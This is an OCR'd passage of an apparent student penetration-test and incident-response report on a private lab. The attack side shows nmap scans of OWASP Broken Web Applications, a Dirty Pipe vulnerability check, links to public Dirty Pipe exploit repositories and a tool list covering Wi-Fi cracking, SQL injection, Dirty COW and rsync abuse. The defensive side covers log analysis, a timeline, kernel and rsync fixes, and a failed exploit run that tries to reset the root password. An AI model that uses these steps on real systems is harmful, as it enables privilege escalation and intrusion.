


```
Nmap scan report for 10.0.2.14
Host is up.
All 1000 scanned ports on 10.0.2.14 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.0.2.15
Host is up (0.00056s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 9f:97:9e:98:9b:6a:55:9e:36:c6:db:38:55:6c:6d:f4 (DSA)
|_  2048 c1:05:8a:42:c8:a6:ca:0a:41:77:33:5e:1c:5d:db:0f (RSA)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suh
osin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch p
roxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 m
od_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
|_imap-capabilities: CHILDREN UIDPLUS CAPABILITY THREAD=ORDEREDSUBJECT ACL2=UNIONA0001 THREAD=REFERENC
ES IMAP4rev1 NAMESPACE IDLE SORT QUOTA completed OK ACL
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suh
osin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL ... )
| ssl-cert: Subject: commonName=owaspbwa
| Not valid before: 2013-01-02T21:12:38
|_Not valid after:  2022-12-31T21:12:38
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch p
roxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 m
od_perl/2.0.4 Perl/v5.10.1
|_ssl-date: 2023-01-02T11:35:00+00:00; -9h27m55s from scanner time.
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: owaspbwa OWASP Broken Web Applications
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp open  http        Jetty 6.1.25
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Choose Your Path
|_http-server-header: Jetty(6.1.25)
1 service unrecognized despite returning data. If you know the service/version, please submit the foll
```


Scanning for seeking privilege escalation in OWASP Server and see all possible vulnerability that might be in the OS.



Scanning for other connected servers with OWASP server and only one server response (Ubuntu Server)



Scanning for opening ports on the targeted server



The result of scanning if the ubuntu server is vulnerable for dirty pipe

```
ubuntu_user@ubuntu-server:/tmp/exploit$ ls
CVE-2022-0847-dirty-pipe-checker  CVE-2022-0847-DirtyPipe-Exploits
ubuntu_user@ubuntu-server:/tmp/exploit$ cd CVE-2022-0847-dirty-pipe-checker/
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ls
dpipe.sh  README.md  test.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ vim ./dpipe.sh
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ ./dpipe.sh
5 11 0
Vulnerable
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$ uname -r
5.11.0-27-generic
ubuntu_user@ubuntu-server:/tmp/exploit/CVE-2022-0847-dirty-pipe-checker$
```

Tools used to during this journey:

1.airomod for Wi-Fi hacking.

2.nmap to scan for all online hosts.

3.ping.

4.burp suite to intercept the traffic.

5.sqlmap tools used to inject commands and enumerate if the website vulnerable to SQL injection attacks.

6.peass tools used to scan all the system and scoop for if it is vulnerable to CVE and a lot different of enumeration type.

7.dirty-cow exploit tools used to exploit the vulnerable versions of affected version of Linux.

8.rsync tools used to synchronize data between client and server and it used to create a new user in our attack.

9.SSH secure shell protocol used to connect the client to the host through secure channel.

10.dirty pipe checker tool used to check if the system is vulnerable to dirty pipe.

11.dirty pipe exploit 1 code used exploit the kernel through write over rooted files.

12. dirty pipe exploit 2 code used to hijack the suid binary files.

All downloaded tools and the CVE and tools used in this attack can be downloaded bellow.

References:

a) https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits
b) https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker
c) https://www.kali.org/tools/peass-ng/
d) https://serverspace.io/support/help/use-rsync-to-create-a-backup-on-ubuntu/
e) https://kernel.ubuntu.com/~kernel-ppa/mainline/
f) https://thesecmaster.com/how-to-fix-the-dirty-pipe-vulnerability-in-linux-kernel-cve-2022-0847/
g) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195
h) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0847

[3] Defensive Cybersecurity

Summary:

In this part it will be shown the response for the red team report in way to detection and remediation the threats that effect the servers and apply all necessary fixes.

In this part three phases will be performed based on the agreement of Mutillidae company as follow:


1. Analyse the systems and collect artifacts.
2. Timeline for the accident and attacks.
3. Fixing and eliminate the vulnerabilities.

1. Analyse the systems and collect artifacts.


Apache logs file shows that the attacker has an IP 10.0.2.4

And he got managed to get access to the router and scan internally.

And scan for pages.




Scan show that the attacker got access to the admin page on the website and he got access to log file on the website.




Error files in Apache logs.

Shows that the error response from the server when the attacker tried to login.




MYSQL logs shows that the attacker dump and see the credential data for the users stored in database.


The auth logs file shows the time when the attacker could manged access to get user shell as user.




The time and logs show that the attacker had access to the server as root and change the user root name to omar.




Logs in Rsync.log show that their a sync connection from the OWASP server and shown that the OWASP server send files and made a traffic.



In the next day the attacker was able to use vulnerable kernel to take advantage and use dirty pipe exploit



Exploit the dirty pipe an create a user under name of ubuntu_user after 2 minutes.



2. Timeline for the accident and attacks.




figure 4 timeline

3. Fixing and eliminate the vulnerabilities

Redesign the architecture and implement SIME solution IPS/IDS

Solar Wind and connect it with every server in way to detect and eliminate the attacks.






figure 5 implementing the IDS/IPS

Upgrade the OWASP server

Also use sha512 hash algorithem to sotre password in Database.



In rsync conf file change it to read only and spicify the path for the shared folder



Proof the vulnerability does not work anymore

```
ubuntu_user@ubuntu-server:~$ Write failed: Broken pipe
omar@owaspbwa:~# rsync -r 10.0.2.6::

omar@owaspbwa:~# rsync -r 10.0.2.6::files/home/ubuntu_server/user/

@ERROR: chroot failed
rsync error: error starting client-server protocol (code 5) at main.c(1524) [Receiver=3.0.7]
omar@owaspbwa:~# rsync -r 10.0.2.6::files/home/ubuntu_server/user/

@ERROR: chroot failed
rsync error: error starting client-server protocol (code 5) at main.c(1524) [Receiver=3.0.7]
omar@owaspbwa:~#
```

Install kernel version and upgrade to 5.15.0-0-56

```
ubuntu_server@ubuntu-server: ~
ubuntu_server@ubuntu-server:~$ uname -a
Linux ubuntu-server 5.15.0-56-generic #62~20.04.1-Ubuntu SMP Tue Nov 22 21:24:20
 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
ubuntu_server@ubuntu-server:~$ cat /etc/*issue
Ubuntu 20.04 LTS \n \l

ubuntu_server@ubuntu-server:~$
```

Proof that the exploit now working anymore

```
ubuntu_server@ubuntu-server:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ls -al
total 76
drwxrwxr-x 3 ubuntu_server ubuntu_server  4096 Dec 26 01:42 .
drwxr-xr-x 5 ubuntu_server ubuntu_server  4096 Dec 30 20:40 ..
-rwxrwxr-x 1 ubuntu_server ubuntu_server    71 Dec 25 22:13 compile.sh
-rwxrwxr-x 1 ubuntu_server ubuntu_server 17624 Dec 26 01:42 exploit-1
-rw-rw-r-- 1 ubuntu_server ubuntu_server  5364 Dec 25 22:13 exploit-1.c
-rwxrwxr-x 1 ubuntu_server ubuntu_server 18040 Dec 26 01:42 exploit-2
-rw-rw-r-- 1 ubuntu_server ubuntu_server  7752 Dec 25 22:13 exploit-2.c
drwxrwxr-x 8 ubuntu_server ubuntu_server  4096 Dec 25 22:13 .git
-rw-rw-r-- 1 ubuntu_server ubuntu_server  2937 Dec 25 22:13 README.md
ubuntu_server@ubuntu-server:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: pipesu: Authentication failure
```